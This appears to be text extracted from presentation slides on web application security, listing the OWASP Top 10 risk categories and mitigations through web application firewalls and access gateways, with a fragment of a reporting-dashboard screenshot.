


Show Details: Top 5

Send to E-Mail: Send this report to an E-Mail

Every: 0 hours

To E-Mail: admin@owasp.org

Show Reset Filter Save Filter Delete Filter



Reporting

OWASP Top 10

- A1-Injection
- A2-Cross Site Scripting (XSS)
- A3-Broken Authentication and Session Management
- A4-Insecure Direct Object References
- A5-Cross Site Request Forgery (CSRF)



OWASP Top 10

- A6-Security Misconfiguration
- A7-Insecure Cryptographic Storage
- A8-Failure to Restrict URL Access
- A9-Insufficient Transport Layer Protection
- A10-Unvalidated Redirects and Forwards



Addressing the Vulnerabilities: Web Application Firewalls, Web Access Gateways

✓ Attack Signature mitigation (inspect, generic) ✓ Full proxy WAF (proxy, inspect, rewrite) ✓ Web Access Gateway (encrypt, sso, aaa)





Questions?

Thank You